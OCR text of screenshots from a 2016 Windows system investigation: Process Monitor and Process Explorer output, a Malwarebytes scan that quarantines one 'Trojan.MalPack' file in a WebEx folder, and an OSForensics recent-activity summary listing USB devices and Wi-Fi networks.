                                2164 QueryBasicInformationFile  C:\Windows\SysWOW64\msimg32.dll            SUCCESS  CreationTime: 10/30/2015 3:18:29 AM, LastAccessTime: 10/30/2015 3:18:29 AM, LastWrite...
                                2164 CloseFile                  C:\Windows\SysWOW64\msimg32.dll            SUCCESS
                                2164 QueryBasicInformationFile  C:\Windows\System32\winspool.drv           SUCCESS  CreationTime: 4/27/2016 2:10:31 AM, LastAccessTime: 4/27/2016 2:10:31 AM, LastWriteTi...
                                2164 CloseFile                  C:\Windows\System32\winspool.drv           SUCCESS
                                2164 CreateFile                 C:\                                        SUCCESS  Desired Access: Read Data/List Directory, Synchronize, Disposition: Open, Options: Directory...
                                2164 QueryDirectory             C:\WINDOWS                                 SUCCESS  Filter: WINDOWS, 1: Windows
                                2164 CreateFile                 C:\                                        SUCCESS  Desired Access: Read Data/List Directory, Synchronize, Disposition: Open, Options: Directory...
                                2164 QueryDirectory             C:\WINDOWS                                 SUCCESS  Filter: WINDOWS, 1: Windows
8:49:5...  mbamservice.exe      2164 CloseFile                  C:\                                        SUCCESS
8:49:5...  mbamservice.exe      2164 CloseFile                  C:\                                        SUCCESS
8:49:5...  mbamservice.exe      2164 CreateFile                 C:\Windows                                 SUCCESS  Desired Access: Read Data/List Directory, Synchronize, Disposition: Open, Options: Directory...
8:49:5...  mbamservice.exe      2164 CreateFile                 C:\Windows                                 SUCCESS  Desired Access: Read Data/List Directory, Synchronize, Disposition: Open, Options: Directory...
8:49:5...  mbamservice.exe      2164 QueryDirectory             C:\Windows\SYSTEM32                        SUCCESS  Filter: SYSTEM32, 1: System32
8:49:5...  mbamservice.exe      2164 QueryDirectory             C:\Windows\SYSTEM32                        SUCCESS  Filter: SYSTEM32, 1: System32
8:49:5...  mbamservice.exe      2164 CloseFile                  C:\Windows                                 SUCCESS
8:49:5...  mbamservice.exe      2164 CloseFile                  C:\Windows                                 SUCCESS
8:49:5...  mbamservice.exe      2164 CreateFile                 C:\Windows\SysWOW64                        SUCCESS  Desired Access: Read Data/List Directory, Synchronize, Disposition: Open, Options: Directory...
8:49:5...  mbamservice.exe      2164 CreateFile                 C:\Windows\System32                        SUCCESS  Desired Access: Read Data/List Directory, Synchronize, Disposition: Open, Options: Directory...
8:49:5...  mbamservice.exe      2164 QueryDirectory             C:\Windows\SysWOW64\MSIMG32.dll            SUCCESS  Filter: MSIMG32.dll, 1: msimg32.dll
8:49:5...  mbamservice.exe      2164 QueryDirectory             C:\Windows\System32\WINSPOOL.DRVSUCCESS             Filter: WINSPOOL.DRV, 1: winspool.drv
8:49:5...  mbamservice.exe      2164 CloseFile                  C:\Windows\SysWOW64                        SUCCESS
8:49:5...  mbamservice.exe      2164 CloseFile                  C:\Windows\System32                        SUCCESS
8:49:5...  mbamservice.exe      2164 QueryNameInformationFile   C:\Users\LT9\AppData\Local\Temp\Pr...      SUCCESS  Name: \Users\LT9\AppData\Local\Temp\Procmon64.exe
8:49:5...  mbamservice.exe      2164 Thread Exit                                                           SUCCESS  Thread ID: 1888, User Time: 0.0000000, Kernel Time: 0.0000000
8:49:5...  mbamservice.exe      2164 Thread Create                                                         SUCCESS  Thread ID: 6840
8:49:5...  mbamservice.exe      2164 CreateFile                 C:\Windows\WinSxS\amd64_microsoft...       SUCCESS  Desired Access: Read Attributes, Disposition: Open, Options: Open For Backup, Open Repars...
8:49:5...  mbamservice.exe      2164 QueryBasicInformationFile  C:\Windows\WinSxS\amd64_microsoft...       SUCCESS  CreationTime: 4/27/2016 2:10:34 AM, LastAccessTime: 4/27/2016 2:10:34 AM, LastWriteTi...
8:49:5...  mbamservice.exe      2164 CloseFile                  C:\Windows\WinSxS\amd64_microsoft...       SUCCESS
8:49:5...  mbamservice.exe      2164 CreateFile                 C:\Windows\WinSxS                          SUCCESS  Desired Access: Read Data/List Directory, Synchronize, Disposition: Open, Options: Directory...
8:49:5...  mbamservice.exe      2164 CreateFile                 C:\Windows\System32\msimg32.dll            SUCCESS  Desired Access: Read Attributes, Disposition: Open, Options: Open For Backup, Open Repars...
8:49:5...  mbamservice.exe      2164 QueryDirectory             C:\Windows\WinSxS\amd64_microsoft...       SUCCESS  Filter: amd64_microsoft.windows.gdiplus_6595b64144ccf1df_1.1.10586.20_none_db007f139...
8:49:5...  mbamservice.exe      2164 QueryBasicInformationFile  C:\Windows\System32\msimg32.dll            SUCCESS  CreationTime: 10/30/2015 3:17:58 AM, LastAccessTime: 10/30/2015 3:17:58 AM, LastWrite...
8:49:5...  mbamservice.exe      2164 CloseFile                  C:\Windows\WinSxS                          SUCCESS
8:49:5...  mbamservice.exe      2164 CreateFile                 C:\Windows\WinSxS\amd64_microsoft...       SUCCESS  Desired Access: Read Attributes, Disposition: Open, Options: Open For Backup, Open Repars...
```

Showing 946,704 of 1,702,445 events (55%)   Backed by virtual memory


MS Process Manager


Process Explorer Sysinternals: www.sysinternals.com [LT8LT7]
File Options View Process Find Users Help
Window
Set Affinity...
Set Priority
Kill Process Del
Kill Process Tree Shift+Del
Restart
Suspend
Create Dump
Check VirusTotal.com
Properties...
Search Online... Ctrl+M
Search the web and Windows
8:57 AM
7/8/2016

		Private Bytes	Working Set	PID	Description	Company Name
		0 K	4 K	0		
		516 K	131,408 K	4		
		0 K	0 K	n/a	Hardware Interrupts and DPCs	
		356 K	1,172 K	404		
		1,744 K	4,364 K	604		
		976 K	4,768 K	692		
		3,400 K	8,244 K	828		
		7,708 K	22,472 K	928	Host Process for Windows S...	Microsoft Corporation
		3,364 K	12,720 K	3484		
		1,432 K	6,344 K	3852		
		23,312 K	60,800 K	7296	Runtime Broker	Microsoft Corporation
		41,320 K	91,352 K	8128	Search and Cortana applicat...	Microsoft Corporation
		26,096 K	77,968 K	8832	Windows Shell Experience H...	Microsoft Corporation
		11,108 K	28,024 K	5544	Application Frame Host	Microsoft Corporation
igfxext.exe		4,516 K	12,760 K	5588	igfxext Module	Intel Corporation
unsecapp.exe		2,088 K	10,260 K	7984	Sink to receive asynchronous...	Microsoft Corporation
unsecapp.exe		2,080 K	9,632 K	5048		
dllhost.exe		8,160 K	21,912 K	4260	COM Surrogate	Microsoft Corporation
dllhost.exe		3,128 K	14,608 K	7020		
Microsoft.Photos.exe	Susp...	135,476 K	59,104 K	8896	Microsoft Photos	
[illegible]		1,564 K	6,496 K	[illegible]	[illegible]	[illegible]
svchost.exe	0.05	8,416 K	14,216 K	988	Host Process for Windows S...	Microsoft Corporation
svchost.exe	< 0.01	88,832 K	112,664 K	536	Host Process for Windows S...	Microsoft Corporation
wlanext.exe		4,556 K	16,476 K	432		
conhost.exe		1,100 K	4,864 K	2228		
dasHost.exe		844 K	4,048 K	2868		
WUDFHost.exe		1,372 K	6,240 K	6252		
WUDFHost.exe		1,620 K	7,204 K	9824		
TabTip.exe		3,212 K	14,272 K	10168		
TabTip32.exe		1,136 K	4,176 K	2544		
svchost.exe	0.01	9,396 K	23,664 K	1040	Host Process for Windows S...	Microsoft Corporation
svchost.exe	0.01	19,940 K	31,644 K	1048	Host Process for Windows S...	Microsoft Corporation
audiodg.exe		8,588 K	15,124 K	5480		
svchost.exe		21,140 K	51,684 K	1092	Host Process for Windows S...	Microsoft Corporation
sihost.exe		6,244 K	24,828 K	6072	Shell Infrastructure Host	Microsoft Corporation
taskhostw.exe		12,888 K	25,480 K	8000	Host Process for Windows Ta...	Microsoft Corporation

CPU Usage: 9.38% Commit Charge: 28.32% Processes: 107 Physical Usage: 28.10%

MalwareBytes



Malwarebytes Anti-Malware Home (Premium) 2.2.1.1043

Your system is fully protected


License: Malwarebytes Anti-Malware Premium

Database Version: v2016.06.27.06

Scan Progress: Next scheduled scan: 6/29/2016 3:07 AM

Real-Time Protection: Malware and Malicious Website Protection enabled

MalwareBytes




Malwarebytes is continuing to scan your computer...

These are objects detected by the scan so far:

Threat	Type	Location
Trojan.MalPack	File	C:\ProgramData\WebEx\WebEx\T30_MC\atinst.exe

OK

Malwarebytes Anti-Exploit Premium: Enhanced protection against new m
Malwarebytes Anti-Exploit Premium blocks hackers and malware from attacking vulnerable code in your software.
Get my anti-exploit




Total Threats Detected: 1 — 1 of 1 identified threat is selected

Threat	Category	Type	Location
Trojan.MalPack	Malware	File	C:\ProgramData\WebEx\WebEx\T30_MC\

Remove Selected

Save Results | Cancel



Threat Scan: 1 threat successfully quar

Time to Complete Scan:	00:37:34
Items Scanned:	342,511
Threats Identified:	1

Malwarebytes Anti-Malware

All selected items have been removed successfully.
A log file has been saved to the logs folder.


Your computer needs to be restarted to complete the removal process.
Would you like to restart now?

Yes No

Finish


Save Results

OS Forensics Start



Mouse over a feature for more information.

OS Forensics Recent Activity



Recent Activity

● Live Acquisition of Current Machine
○ Scan Drive: C:\

Activity Filters: Off
Timeline Filter: Off

Total Items: 59428

- All (59428)
- Most Recently Used (6)
  - Windows - Search History (6)
- Events (374)
- Installed (165)
- Autorun (7)
- USB (9)
- WLAN (15)
- Shellbag (259)
- Cookies (139)
- URLs (88)
- Bookmarks (18)
- Mounted Volumes (3)
- UserAssist Items (352)
- JumpList Items (123)
- Form Items (6)
- Windows Search Items (57864)
  - Image files (10236)
  - Audio/video files (4640)
  - Document files (9283)
  - Compressed files (179)
  - Web files (368)
  - Executable files (442)
  - E-mail files (188)
  - Other files (32528)

□ Show Empty Activity Types

Item	Activity Type	User	Time
LT-6	[Wind...	LT7	
LiveSafe	[Wind...	LT7	
cute	[Wind...	LT7	
LT-6	[Wind...	LT7	
LiveSafe	[Wind...	LT7	
cute	[Wind...	LT7	
			6/23/2016, 5:22 PM
General UDisk			6/23/2016, 1:12 PM
Generic Flash_			6/21/2016, 2:30 PM
PNY USB_2.0			6/20/2016, 1:36 PM
WD My_Passp			6/29/2016, 7:00 PM
WD My_Passp			7/4/2016, 1:30 PM
WD SES_Devi			
WD SES_Devi			
SAMSUNG Fil			
Taco Bell WiFi			6/23/2016, 7:24 AM
ONEVS			6/18/2016, 4:22 AM
Gaylord_Public			6/27/2016, 10:03 AM
Optimal			6/18/2016, 4:22 AM
United Club 2			7/3/2016, 12:33 PM
Verizon-SM-GS			6/23/2016, 7:35 AM
McDonalds Fre			6/20/2016, 7:11 AM
Jefferson Cafe			6/21/2016, 7:44 AM
MJJR3	WLAN		6/18/2016, 4:22 AM
Comfort Inn OnWiFi 4	WLAN		6/18/2016, 4:22 AM
csguest_2.4	WLAN		6/21/2016, 8:40 AM
Washington Dulles WiFi	WLAN		6/28/2016, 7:36 AM

Recent Activity - Summary


Summary:

MRU Records: 6
Event Records: 374
Installed Records: 165
Autorun Records: 7
USB Records: 9
WLAN Records: 15
Cookies: 139
URL Records: 88
Bookmarks: 18
Mounted Volumes: 3
UserAssist Items: 352
JumpList Items: 123
Form Items: 6
